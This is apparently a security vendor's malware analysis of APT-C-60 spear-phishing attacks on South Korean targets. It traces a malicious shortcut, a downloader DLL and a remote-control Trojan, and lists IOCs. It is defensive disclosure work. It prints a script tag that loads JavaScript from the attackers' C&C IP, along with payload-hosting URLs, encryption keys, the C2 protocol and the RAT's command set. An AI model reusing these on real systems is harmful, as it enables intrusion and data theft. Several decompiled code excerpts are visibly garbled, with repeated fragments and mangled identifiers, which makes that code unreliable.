Analysis of APT-C-60 Attack on South Korea

ThreatBook :: 11/25/2022

Summary

APT-C-60 is disclosed by domestic security vendors in 2021. It is reported that the earliest attack time can be traced back to 2018 and the attack targets human resources and trade-related institutions including China. Recent monitoring by ThreatBook Intelligence Research and Response Team found that the Group has been active since December 2021. In June this year, the Group launched targeted attacks on targets in S. Korea. With analysis of the attacks, the findings are as follows:

- The targets of this batch of attacks include Dr. Bernhard Seliger, the representative of the Hanns Seidel Stiftung, and politicians who may be related to the 2022 Pyeong Chang Peace Forum.
- Two time nodes of this attack: attack on the politicians related to the 2022 Pyeong Chang Peace Forum in early February 2022; targeted attack on Dr. Bernhard Seliger in mid-June 2022. Both are spear-mail type attacks.
- The network assets used by attacker for payload hosting attack and C&C communication include public free cloud storage sites (such as bitbucket.org, statcounter.com) and attacker private C&C assets. Trojan back link address is to involve multiple url addresses of these two types.
- ThreatBook extracts multiple related IOCs though the traceability analysis of related samples, IPS, and domain names, which can be used for threat intelligence detection. TDP, TIP, API, OneDNS, OneEDR of ThreatBook have all supported the detection of this attack activity and group.

Details


On June 20, 2022, the spear-mail delivered to seliger@hss.de is as follows. The attacker pretended it to be a Korean graduate student's thesis defense to induce the target person to download malicious files hosted on cloud.mail.ru.




The downloaded file is a rar compressed file, containing bait file and malicious lnk files. The bait files related to the thesis are as follows (The Chinese environment of the office causes the Korean to display abnormally).


RESUME Yura Sung Yura Sung-自我介绍(附简历)

According to the machine ID in the Lnk file attribute information: desktop-iag9k61, we also found attack on the early stage of the Pyeong Chang Peace Forum in February 2022 by APT-C-60. The bait file used is as follows.




In the two attacks, the bitbucket.org site used for payload hosting and file uploading included user IDs: grand9 neat, Miravos, sorakas. Storage files related to the current attack have been deleted.





Sample Analysis

The payload execution process in the attack is as follows. Starting from the downloaded compressed file, the persistence payload is to be divided into three parts: Lnk file with malicious download, downloader Trojan (mssysmon.db) with file information acquisition and download execution, remote-control Trojan (TaskControler.dll) with file stealing, plug-in loading, and shell function. Subsequent sections are to analyze the three types of components.




Malware Lnk

Taking "Online questionnaire-Exploring ways to cooperate with North Korea.docx.lnk" as an example, the sample information is as follows

File Name	Online questionnaire-Exploring ways to cooperate with North Korea.docx.lnk	
MD5	dea29275149471685636fa063e574d57	
SHA1	1a228bac4cb8c7cc9b6f9e07209632635b9588ab	
SHA256	bffacbb0b54a3b1dd6f25686d2486d0a064f5e8eedefb4e572740f7b63ba4fa4	
File Type	Windows shortcut	
File Size	1.75 KB (1794 bytes)	
Description	Download and execute http://82.221.129.104/k0201.txt resources.	

The command-line of Lnk file is as follows. Call mshta to execute remote javascript.



Javascript resource jumps through the html index code.



<html><script src=http://82.221.129.104/k0201jo.txt></script></html>

Obfuscated javascript code after the jump is as follows.



This js code downloads the next-stage malicious resource from the C&C server , decrypts it and then moves it to %appdata%\Microsoft\Internet Explorer\UserData\Temp\mssysmon.db.

```
### Unided (GetValueByArrayTodes*('Osi')) (Osi:30:3)

winded (GetValueByArrayTodes*('Osi')) (Osi:30:30)

### If Check*(inced (**Osi') (Osi:30:30)


### If Check*(inced (**Osi:30:30)

### If Check*(inced (**Osi:30):30)

### If C
```

From the download file retrieval code, the existing default download file extensions include ".dib", ".bmp". Currently C&C can only download bmp files.

By jacking the COM object whose CLSID is 603D3801-BD81-11d0-A3A5-00C04FD706EC, the persistence of the landing Trojan is realized. The CLSID is bound to the service named "shared task scheduler", which is related to Windows scheduled tasks, and its registered dll component is loaded when os starts.



mssysmon.db

Taking "mssysmon.db" as an example to analyze, the sample information is as follows.

File name	mssysmon.db	
MD5	513842f50cd9237582bb8d5c35d11686	
SHA1	0218bcab7311f0c75d91616ae996d4a3c4706b1c	
SHA256	ee862a3d57e45a2b29da9e74987016061e225df71a558c6a42f0819cc7496664	
File type	Win32 DLL	
File size	244 KB (250,368 types)	
Compilation	2022/4/12, 16:32:07	
timestamp		
Description	User, host, C:\Program Files\information acquisition, download execution. C&C:	
	http://185.207.206.108/premium/P1/HTBXTDQJJHMI.bmp,	
	https://bitbucket.org/grand9_neat/well/downloads/19132.bmp,	
	https://bitbucket.org/grand9_neat/well/downloads/19164.bmp	
	http://162.222.214.50/temp/sourcea.php	
	https://c.statcounter.com/12733057/0/f9b868f1/1/	

Analyze the landing mssysmon.db file, which is dll file, and the core function is provided by tdstart export function. Before running Trojan, control the unique instance running by creating an event object named "673304C7B2797C3676B6".

```
1 BOOL sub_6B4468F0()
2 {
3  WCHAR Name[21]; // [esp+10h] [ebp-CCh] BYREF
4  __m128i v2[9]; // [esp+3Ah] [ebp-A2h] BYREF
5  qmemcpy(Name, L"673304C7B2797C3676B6", sizeof(Name));
7  memset_sub_6B44DE80(v2, 0, 0x9Eu);
8  CreateEventW(0, 0, 0, Name);
9  return GetLastError() == 183;
```

Decrypt the C&C configuration, which contains multiple URL address. The Trojan heartbeat interval is 6 hours.

The Trojan creates the %AppData%\Microsoft\HTML Help directory as the directory for subsequent plug-in distribution and log storage. The Trojan acquires the host name, username, os version, and uses AEC encryption to send it to C&C server to go online. AES key is "8394M8YRRNK2EJRA" in the previous decryption configuration file.

```
38 memset_sub_6844DE88(vi0, 0, 0x1F4u);

39 memset_sub_6844DE88(vi0, 0, 0x1F4u);

40 AES_decrypt_sub_68441078(a), vi0, sd, vi0);

41 strdecrypt_sub_68442X78(1, vi1, 0, (int)vi5);

42 strdecrypt_sub_68442X78(1, vi1, 0, (int)vi6);

43 strdecrypt_sub_68442X78(1, vi1, 0, (int)vi6);

44 strdecrypt_sub_68442X78(1, vi1, 0, (int)vi6);

45 strdecrypt_sub_68442X78(1, vi1, 0, (int)vi6);

46 viv.

47 viv.

48 viv.

48 viv.

48 viv.

49 viv.

59 viv.

59 viv.

59 viv.

50 viv.

50 viv.

51 viv.

52 a6,

53 viv.

64 strdecrypt_sub_68442X78(1, vin, 0, (int)vi6);

55 viv.

65 viv.

66 (const_char_)vi0,

67 viv.nulr.vir.viv.);

68 viv.

69 viv.

60 (for i = 0; i < 3; ++i)

60 {

61 for (i = 0; i < 3; ++i)

62 {

63 dword_6847C058(10);

64 viv.

65 dword_6847C058(10);

65 viv.

65 dword_6847C058(10);

66 viv.

67 viv.

68 dword_6847C058(10);

69 dword_6847C058(10);

60 viv.

60 dword_6847C058(10);

60 dword_6847C058(10);

60 dword_6847C058(10);

60 dword_6847C058(10);

60 dword_6847C058(10);

60 dword_6847C058(10);

60 viv.

60 dword_6847C058(10);

60
```

Traverse c:\Program Files\ directory, acquire file directory information, and send it to the C&C server. C&C target address includes two as follows: http://162.222.214.50/temp/sourcea.php,

https://c.statcounter.com/12733057/0/f9b868f1/1/.

Traverse the %AppData%\Microsoft\HTML Help directory, delete the .mui file and load msiobj.dll file. If the msiobj.dll file does not exist, then download it again. The download address includes:

http://185.207.206.108/premium/P1/HTBXTDQJJHMI.bmp,

 $https://bitbucket.org/grand9_neat/well/downloads/19132.bmp,$

https://bitbucket.org/grand9_neat/well/downloads/19164.bmp.

```
strdecrypt_sub_6B442A70(0, v30, (int)v28, 0);// \msiobjs.mui
sprintf_sub_6B4441D0((int)ExistingFileName, 255, (int)L"%s%s", a2, v28);
strdecrypt_sub_6B442A70(0, v32, (int)v28, 0);// \msiobjs.dll
sprintf sub 6B4441D0((int)NewFileName, 255, (int)L"%s%s", a2, v28);
if (!sub_6B453568(ExistingFileName, 0))
  sub_6B453768(ExistingFileName);
if ( sub_6B44AC50(&v17, &v18, a1, (int)&v23[75 * v9]) == 1 )// ping
{
  memset sub 6B44DE80(&v29, 0, 0x100u);
  InternetReadFile_dword_6B47C068(v18, &v29, 2, &v22);
  v10 = v22;
  if ( v29.m128i_u16[0] != 0x4D42 )
  {
    if ( v18 )
      dword_6B47C06C(v18);
   continue:
  InternetReadFile_dword_6B47C068(v18, &v19, 4, &v22);
  v11 = v22 + v10;
  InternetReadFile dword 6B47C068(v18, &v29, 50, &v22);
  v12 = v22 + v11;
  InternetReadFile dword 6B47C068(v18, &v20, 4, &v22);
  v13 = v22 + v12;
  InternetReadFile dword 6B47C068(v18, &v29, 4, &v22);
  v14 = v22 + v13;
  InternetReadFile_dword_6B47C068(v18, &v29, 256, &v22);
```

The loading logic in the %AppData%\Microsoft\HTML Help directory is as follows. Rename the downloaded and decrypted msiobjs.dll to msiobj0.dll, and then load and call msiobj0.dll!ExtFunc. if it fails, change the dll extension to mui, and delete the mui file.


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TaskControler.dll

Taking "TaskControler.dll" as an example to analyze, the sample information is as follows.

File name	TaskControler.dll	
MD5	eff80f0a757f1298fb11e51480a30503	
SHA1	ea1cf78ce2ad5228de02cd79f1663f2a174d050d	
SHA256	7ec34297e0c4e5b1bb315be24d7259211ab658112dc0f9d6d7271544f87244e0	
File type	Win64 DLL	
File size	289.00 KB (295936 bytes)	
Compilation	2021:11:29 04:57:32+00:00	
timestamp		
Description	The remote-control Trojan that provides functions such as downloading, plug-in	
	loading, screen monitoring, file stealing and shell.	
	C&C: 160.20.147.118: 80	

The Trojan is a 64-bit dll component developed by C++. TaskControler.dll!extension provides core function.



In the initialization phase of the C++ object, start "83a078f58a078f7a88f37g0gf8a873a8" to perform the "xor 2 -1" operation to obtain the RC4 key "90b149c69b149c4b99c04d1dc9b940b9", which is to be used for the encryption and decryption of the communication field in the subsequent C&C communication.

```
memcp_sub_7FEF6082140(v2 + 128, "83a078f58a078f7a88f37g0gf8a873a8", 0x20ui64); if ( v2[131] >= 0x10ui64 ) v3 = "v3; v4 = 0; v5 = -1i64; do
  do

++v5;

while ( *(v3 + v5) );

if ( v5 > 0 )
     v6 = v3;
do
     *v6 = (*v6 ^ 2) - 1;
                                                                        // 83a078f58a078f7a88f37g0gf8a873a8变形得到90b149c69b149c4b99c04d1dc9b940b9,即RC4 key
        ++v4;
++v6;
v7 = -1i64;
do
        do
++v7;
while ( *(v3 + v7) );
      }
while ( v4 < v7 );
 }
memset(v2 + 64, 0, 0x100ui64);
RC4Init sub_7FE70DCAB50(v2);
memset(fai + 1136), 0, 0x200ui64);
*(a1 + 1664) = 0i64;
*(a1 + 1672) = 15i64;
*(a1 + 1688) = 0;
                                                                            // RC4密钼流初始化
```

Before running the Trojan, control the unique instance running by using the mutex "9ABKD3409ABACL6SGHDG404HNJ0".

```
qword_7FEF0E02520 = qword_7FEF0DF87B8(0i64, 0i64, v9);// createmutex "9ABKD3409ABACL6SGHDG404HNJ0" if ( GetLastError() == 0xB7 )
  if ( v15 < 8 )
    return 0i64;
  v10 = v13[0];

if ( 2 * v15 + 2 < 0x1000 || (v10 = *(v13[0] - 1), (v13[0] - v10 - 8) <= 0x1F) )
  {
    j_j_free(v10);
    return 0i64;
```

Open the %AppData%\Roaming\Microsoft\Vault\UserProfileRoamings directory. If it does not exist, create the directory and set it to be hidden.

```
sh_sub_7FEF0DC3A30(v96, &qword_7FEF0DF83E0);// L"%appdata%\\Microsoft\\Vault\\UserProfileRoamings"
  \label{eq:continuous} $$ v_0 = v_0 = 1$$ (v_0 = v_0 = 1) $$ (v_0 = v
```

After that, the Trojan traverses the %AppData%\Roaming\Microsoft\Vault\UserProfileRoamings directory , and runs the attack payload in this directory according to the file extension.

```
(*(void (_fastcall **)(_int128 *, _int64))(a1 + 1432))(v16, 2164);// SetFileAttributesWiff ( v61.m1281_164[0] )
    v18 += 2i64;
if (!--v17)
{
                                    "f (1-v17)

v52 = 0i64;
v53 = 0i64;
v66[0] = 0i64;
v66[1] = 0i64;
v66[2] = 0i64;
v66[2] = 0i64;
v67 = 0i64;
v68 = 0i64;
v68 = 0i64;
v78 = 0i64;
V78 = 0i64;
LODWORD(v68[0]) = 104;
LODWORD(v68[0]) = 104;
LODWORD(v68[0]) = 0;
v22 = (__int128 ")8v68;
if (_v6i.m128_ii64[1] >= 8ui64)
v22 = (__int128 ")v60.m128_ii64[0];
("Void (__int128 ")v60.m128_i
                                                   v22,
0i64,
```

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Extension	Operation
.exe	CreateProcessW executes the EXE file.
.dat	Powershell payload, start the powershell process to execute the .dat file.
.db	DLL payload, load and run oadLibrary.
.ext	DLL payload, load LoadLibrary and call "extension" export function.

Decrypt C&C 160.20.147.118. Send https://api.ipify.org/ request to obtain the internet IP. Acquire information of host and user into the core Trojan work logic. When it is detected and judged that the system has been started for more than 6 hours, the main thread is to go online with C&C, set a ten-minute heartbeat interval, and schedule working thread by event object signals.

The working thread is composed of five independent threads which respectively complete the corresponding functions: task request, result feedback, screen monitoring, file stealing, RAT.

The debugging environment Trojan online packet is as follows.

```
POST HTTP/1.1

Content-Type: application/x-www-form-urlencoded; charset=UTF-8

User-Agent: Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; Trident/5.0)

Host: 160.20.147.118

a001=85b94efdb6112465b0588c80214d3caa&a002=82929307d33d1a103a918aca9b39b990&a00

3=uid&a004=N81X
```

The data in the body with the form of "a001=*&a002=*&a003=*&a004=*" is partially parsed as follows.

Field	Description	
a001	md5("U12"), fixed value, can be used to identify Trojan moderator	
a002	md5(OS original installation data+HostName+UserName), can be used to identify Trojanized host	
a003	Identify the current http session function, such as "uid" to identify Trojan heartbeat packet, "info" to identify the sent data related to Trojanized host information, etc.	
a004	base64(RC4_Encrypt(data)), RC4 encrypted, base64 encoded data. The encrypted data varies according to the a003 field, when a003="uid",a004=base64(RC4decrypt("U12"))=N81X	


There are also post data packets of "b001=*&b002=*&b003=*&b004=*", "c001=*&c002=*&c003=*&c004=*" type in the Trojan communication, which respectively represent to parse the URL issued by the C&C for downloading action and file uploading.

In the file uploading part, there are some differences in the processing of screenshot files and file content: the screenshot files are encoded by base64 and converted to decimal strings; the file content is first encrypted with RC4 and then converted to decimal strings.

```
do
  ++v6;
                                         uploadpicture
while ( Buffer[v6] );
memcp_sub_7FEF0DB2140(v21, Buffer, v6);
sub_7FEF0DC9CC0(a1 + 9784, v29, v21);
v7 = v29;
if ( v31 >= 0x10 )
  v7 = v29[0];
Base64Encode_sub_7FEF0DCAE70(a1 + 10920, v27, v7, v30);
v8 = v32;
v9 = v19;
do
  *--v8 = v9 % 0xA + 0x30;
  v9 /= 0xAu;
                                            // to numbers
while ( v9 );
v22 = 0i64;
```

```
while ( 1 )
{
    memset(v9, 0, *(a1 + 16288));
    if ( !(*(a1 + 0x840))(v20, v9, *(a1 + 16288), &v84, 0i64) )// ReadFile
        goto LABEL_54;
    Rc4dcrypt_sub_7FEF0DCA930(a1 + 9864, v9, v84);
    v21 = v18 + v84;
    v22 = v111;
    do
    {
        --v22;
        v23 = v21 / 0xA;
        v24 = (4 * v23) + v23;
        LOBYTE(v24) = 10 * (v21 / 0xA);
        *v22 = v21 % 0xA + '0';
        v21 /= 0xAu;
    }
    while ( v23 );
```

By parsing C&C commands, the RAT distribution thread can achieve the functions such as file directory traversal, disk information acquisition, process termination, DLL loading, screenshot, downloading, process execution, file or directory deletion and cmd shell.



The full RAT parsing is as follows.

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Command	Function
cd	Enter the specified directory
ddir	Acquire file information in the directory
diskinfo	Acquire disk information
ddel	Delete the file or directory
procspawn	Execute the process
proclist	Acquire the process list
prockill	Kill the process
ld	Load dll
attach	Load dll
detach	Uninstall dll
download	Download and decrypt AES
downfree	Parse and download URL resource
screenupload	Upload screenshot
screenauto	Automatic screenshot
upload	Activate file stealing thread
cancel	cmd shell

Support encrypted file download. The download file landing path is temp%\wcts66889.tmp, which needs to be decrypted by AES. AES128 key= $\{21 \text{ A4 } 47 \text{ 12 } 68 \text{ 5A } 8B \text{ A4 } 29 \text{ 85 } 78 \text{ 3B } 67 \text{ 88 } 39 \text{ 99}\}$.

```
| vie[0] = 0x827C7480; | vie[1] = 0xD15933C2; | vie[2] = 0xA6472B34; | vie[2] = 0xA6472B34; | vie[2] = 0xA6472B34; | vie[2] = 0xA6472B34; | vie[2] = 0xA6872B366; | vit[0] = 0x1247A421; | vit[0] = 0x1247A421; | vit[0] = 0x1247A421; | vit[0] = 0x1247A421; | vit[0] = 0x12878529; | vit[0] = 0x9398867; | vit[0] = 0x939867; | vit[0] = 0x93
```

The C&C receives shell, transfers it through the local named pipe "\\.\pipe\async_pipe", and then executes it starting with cmd.

```
v71[0] = xmmword_7FEF0DEF9A0;
v71[1] = xmmword_7FEF0DEF9B0;
v72 = 0x6500700069i64;
v48 = 24;
v49 = 0i64;
v50 = 1;
v18 = (*(a1 + 0x8D8))(v71, 0x40000001i64, 0i64, 1i64, 4096, 4096, 120000, &v48);// CreateNamedPipeW+\\.\pipe\async_pipe
if ( v18 == -1 )
    goto LABEL_24;
v19 = (*(a1 + 0x8D8))(v71, 0x40000000i64, 0i64, &v48, 3, 128, 0i64);// CreateFileW
```

Association Analysis

This sample is basically the same as the execution process of the landing payload in the previous APT-C-60 attack. The third-stage component TaskControler.dll is the same as the historical attack with same export function and same code behavior and communication process. The following figure is a screenshot of the historical attack time analysis of the APT-C-60, in which the forgery payload component directory and payload traversal loading logic in the DLL payload export function "extension", "%AppData%\Roaming\Microsoft\" are exactly the same. Therefore, it is more credible to attribute this attack sample to APT-C-60.

友商披露历史报告 hash:8DE8D479A3239F6 174BEEF56DE406E2

最后从http://185.145.97.62/cache/A2或https://bitbucket.org/sorakas/mod/downloads/1932.bmp或ht tps://bitbucket.org/sorakas/mod/downloads/1964.bmp处下载文件保存到%userprofile%\\Appdata\\R oaming\\Microsoft\\Network\\Files\\combases.db, 将其加载并调用导出函数extension执行 (后续下载链接都已失效)。

Quoted from https://www.secrss.com/articles/36606

Appendix - IOC

131.226.4.22:80 160.20.147.118:80

C2

```
162.222.214.50:80

185.145.97.62:80

185.207.206.108:80

82.221.129.104:80

82.221.136.60:80

URL

http://185.145.97.62/temp/cheack.php

http://131.226.4.22/manager/JxQpe5T2nCn747UP.bmp

http://162.222.214.50/temp/sourcea.php

http://185.145.97.62/temp/cheack.php

http://185.145.97.62/cache/A1

http://185.145.97.62/cache/A2

http://185.207.206.108/premium/P1/WHZAZVRYVJTN.bmp

http://82.221.129.104/k0201.txt
```

https://160.20.147.118/a78550e6101938c7f5e8bfb170db4db2/command.asp https://160.20.147.118/a78550e6101938c7f5e8bfb170db4db2/result.asp

https://bitbucket.org/grand9_neat/well/downloads/19132.bmp https://bitbucket.org/grand9_neat/well/downloads/19164.bmp https://bitbucket.org:443/grand9_neat/well/downloads/19164.bmp https://bitbucket.org/miravos/style/downloads/1932.bmp

http://82.221.136.60/ping/a22.txt

https://bitbucket.org/miravos/style/downloads/1964.bmp

https://bitbucket.org/sorakas/mod/downloads/1932.bmp

https://bitbucket.org/sorakas/mod/downloads/1964.bmp

https://c.statcounter.com/12733057/0/f9b868f1/1/

https://c.statcounter.com:443/12733057/0/f9b868f1/1/

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File Path

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